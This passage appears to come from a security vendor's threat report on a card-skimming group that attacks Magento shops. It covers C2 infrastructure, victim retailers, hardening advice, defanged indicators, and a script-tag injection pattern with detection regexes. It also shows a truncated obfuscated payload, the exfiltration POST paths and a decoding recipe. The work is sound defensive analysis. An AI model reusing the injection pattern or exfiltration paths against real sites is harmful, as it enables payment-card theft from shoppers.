


Figure 10 - Exposed Magento 'Admin Panel'

[5] https://magento.com/security

Threat Actor TTP Cluster

Following an analysis of the ABS-CBN breach, the identification of a clear set of tactics, techniques and procedures (TTP) were identified leading to the discovery of additional C2 infrastructure and further potential victims.
In this cluster, the following behaviours were consistently observed within their C2 infrastructure:

- C2 servers hosted by Russian-based service provider 'JSC Server';
- Domains registered through Russian-based registrar 'Jino';
- Whois privacy provided by Hong Kong-based 'Domain ID Shield';
- Most HTTPS certificates provided by 'Let's Encrypt', commonly with only a 90-day life;
- C2 servers running Debian/Apache with a consistent directory structure:
  - /js (hosting obfuscated JavaScript files used to scrape victim data)
  - /savePayment (used for data exfiltration, possibly PayPal data)
  - /src (hosting obfuscated JavaScript files in some instances)
  - /tr (used for data exfiltration of payment card data)
- JavaScript obfuscation consistent with the use of 'JScrambler'[6] (notably trial versions of this tool appear to insert a time-limitation not apparent in the analysed code, as such the threat actor may be using a 'premium' or 'paid' account on this service);

Based on these behaviours, pivots based on DNS registration data, certificates and directory structures can be utilised to identify further instances of the C2 infrastructure and subsequently potential victims based on the payload JavaScript filenames.

Victims

Growing List of Targeted Retailers in the US, Europe and Australia

At least forty retailers have been formally identified as targeted by this threat actor, across fifty-five unique domains (including brand and localised variations), although some seventy configuration scripts have been discovered on the C2 infrastructure within this cluster thus far.
Geographically, most victim retailers are based in the United States of America followed by European countries and Australia. Additionally, victim retailers have been identified in Eastern European and South American countries as well as India and China, specifically Hong Kong (Figure 11).

[6] http://www.jscrambler.com




Figure 11 - Geographic location of identified victim retailers

Of the identified retailers, the majority are within the 'Fashion' sector followed by 'General Merchandise', 'Grocery' and 'Home & DIY' retailers (Figure 12). Whilst none of the victims are international 'household names', many appear popular within their home regions.




Figure 12 - Victim retail sectors

Recommendations

Based on the analysis of numerous scraper campaigns following the attack on ABS-CBN, the threat actor TTP cluster identified in this report has an apparent focus on targeting Magento eCommerce platforms and as such, organisations using these should ensure that their systems are patched as per the recommendations on the Magento Security Center[7].

In addition to regularly addressing critical updates, Magento also offer a 'Security Scan Tool' which should be considered given its ability to potentially detect unauthorized activity.

Furthermore, users of Magento and other eCommerce platforms may be well advised to consider the security of their configurations and ensure that they practice good system hygiene to limit the possibility of application or operating system vulnerabilities being exploited, for example:

- Regular maintenance – Maintenance windows for the regular patching or update of systems should be considered to ensure that security patches and updates are deployed when released.

- Administrative access – Accounts used for the remote management of web-based applications including eCommerce platforms, if required, should be suitably secured, using complex passwords and multi-factor authentication wherever possible. In addition to securing any web-based administration interfaces, FTP or other file-sharing access to the website should be secured to prevent direct access and modification of files.

- Consider implementing secure site features - 'HTTP Content-Security-Policy' can allow website administrators to control resources the user agent is allowed to load for a given page which may thwart attempts to load unauthorized content from third-party hosts.

- Audit code changes – Website administrators should consider monitoring critical pages, if not all, for unauthorized code additions or modifications.

[7] https://magento.com/security

Indicators of Compromise

Threat Actor TTP Cluster

The following IOC may be beneficial in detecting the presence, and further instances, of activity related to this threat actor TTP cluster:

Command & Control Domains

- 3lift.org
- abtasty.net
- adaptivecss.org
- batterynart.com
- btosports.net
- coffemokko.com
- coffetea.org
- energycoffe.org
- energytea.org
- freshchat.info
- hermitageshop.net
- lamoodbighats.net
- lightbulbs-direct.org
- londontea.net
- mechat.info
- mylrendyphone.com
- paypaypay.org
- plantherapy.net
- teacoffe.net
- ukcoffe.com
- zoplm.com

Victim-Specific Script URIs

The following victim-specific scripts (redacted pending responsile disclousre) have been identified as hosted on the above C2 domains:

- hxxps://adaptivecss.org/js/main.js
- hxxps://adaptivecss.org/js/<victims_1-10>.js
- hxxps://adaptivecss.org/js/<victims_11-12>/iframe.js
- hxxps://adaptivecss.org/js/<victims_11-12>/main.js
- hxxps://coffemokko.com/js/main.js
- hxxps://coffemokko.com/js/<victims_13-19>.js
- hxxps://coffetea.org/js/<victims_20-23>.js
- hxxps://energycoffe.org/js/<victims_24-59>.js
- hxxps://hermitageshop.net/slick.js
- hxxps://lamoodbighats.net/src/<victim_60>.js
- hxxps://londontea.net/js/<victims_61-62>.js
- hxxps://mechat.info/src/<victim_63>/main.js
- hxxps://paypaypay.org/src/<victim_64>/code.js
- hxxps://paypaypay.org/src/<victim_64>/main.js
- hxxps://plantherapy.net/js/main.js
- hxxps://teacoffe.net/js/<victims_65-66>.js
- hxxps://ukcoffe.com/js/main.js
- hxxps://ukcoffe.com/js/<victims_67-70>.js

Potential Code Injections

Victim-specific scripts have been observed on many occasions as referenced by HTML ‘script’ tags injected onto pages, typically just before the closing ‘body’ and ‘html’ tags:

```
<!--<32-char hexadecimal string-->
<script src="https://<c2-domain>/js/<victim>.js"></script></body>
</html>
```

For reference, the following regular expression can be used to detect similar injections:

```
<!--[A-Fa-f\d]{32}-->\s*<script src="https?://[\w\.-]{4,128}/([\w\./-
]{1,128}){0,2}\.js">\s*</script>
```

Note: The thirty-two character hexadecimal string is not apparent in every injection, without this marker there is potential for false-positive matches.

Furthermore, the full obfuscated JavaScript payload has been observed as being injected directly into site, often appended to an existing script, for example (truncated for brevity):

```
k8CS.n1hG=function (){return typeof
k8CS.j0hG.K7==='function'?k8CS.j0hG.K7.apply(k8CS.j0hG,arguments):k8CS.j0hG.K7;};k8CS.k46x=fun
ction (){return typeof k8CS.Z46x.X7==='function'?
```

The obfuscation process appears to generate unique function and variable names although the following regular expression detects obfuscated code based on those observed during this analysis:

```
(\w{4}\.)\w{4}=function \(\)\{return typeof \1\w{4}.\w{2}==='function'
```

Exfiltration via HTTP POST

Data gathered by the payload has been observed as being sent via a HTTP POST to the following C2 paths:

- hxxps://<C2_Domain>/savePayment/
- hxxps://<C2_Domain>/tr/

Appendix A – Exfiltrated Data Decoder

The following JSON ‘recipe’ can be used with the GCHQ open-source project ‘CyberChef’ (https://github.com/gchq/CyberChef/) to decode exfiltrated data sent to the C2 using a HTTP POST:

```
[{"op":"Find / Replace","args":[{"option":"Simple string","string":"+"},"w",true,false,true]},{"op":"Find
/ Replace","args":[{"option":"Simple string","string":"*"},"Y",true,false,true]},{"op":"Find /
Replace","args":[{"option":"Simple string","string":"%"},"o",true,false,true]},{"op":"Find /
Replace","args":[{"option":"Simple string","string":"@"},"T",true,false,true]},{"op":"Find /
Replace","args":[{"option":"Simple string","string":"-"},"a",true,false,true]},{"op":"Find /
Replace","args":[{"option":"Simple string","string":"_"},"h",true,false,true]},{"op":"Find /
Replace","args":[{"option":"Simple string","string":":"},"e",true,false,true]},{"op":"Find /
Replace","args":[{"option":"Simple string","string":"/"},"0",true,false,true]},{"op":"Find /
Replace","args":[{"option":"Simple string","string":"#"},"d",true,false,true]},{"op":"Find /
Replace","args":[{"option":"Simple string","string":"?"},"7",true,false,true]},{"op":"From
Base64","args":["A-Za-z0-9+/=",true]}]
```

Figures

Cyberint

United Kingdom
Tel: +442035141515
25Old Broad Street | EC2N 1HN | London | United Kingdom

USA
Tel: +1-646-568-7813
214 W 29th Street, Suite 06A-104 | New York, NY, 10001 | USA

Israel
Tel: +972-3-7286777 | Fax:+972-3-7286777
Ha-Mefalsim 17 St | 4951447 | Kiriat Arie Petah Tikva | Israel

Singapore
Tel: +65-3163-5760
10Anson Road | #33-04A International Plaza 079903 | Singapore

sales@cyberint.com

[i] By Willem de Groot, a Dutch Security Researcher, August 2018
[ii] By RiskIQ, September 2018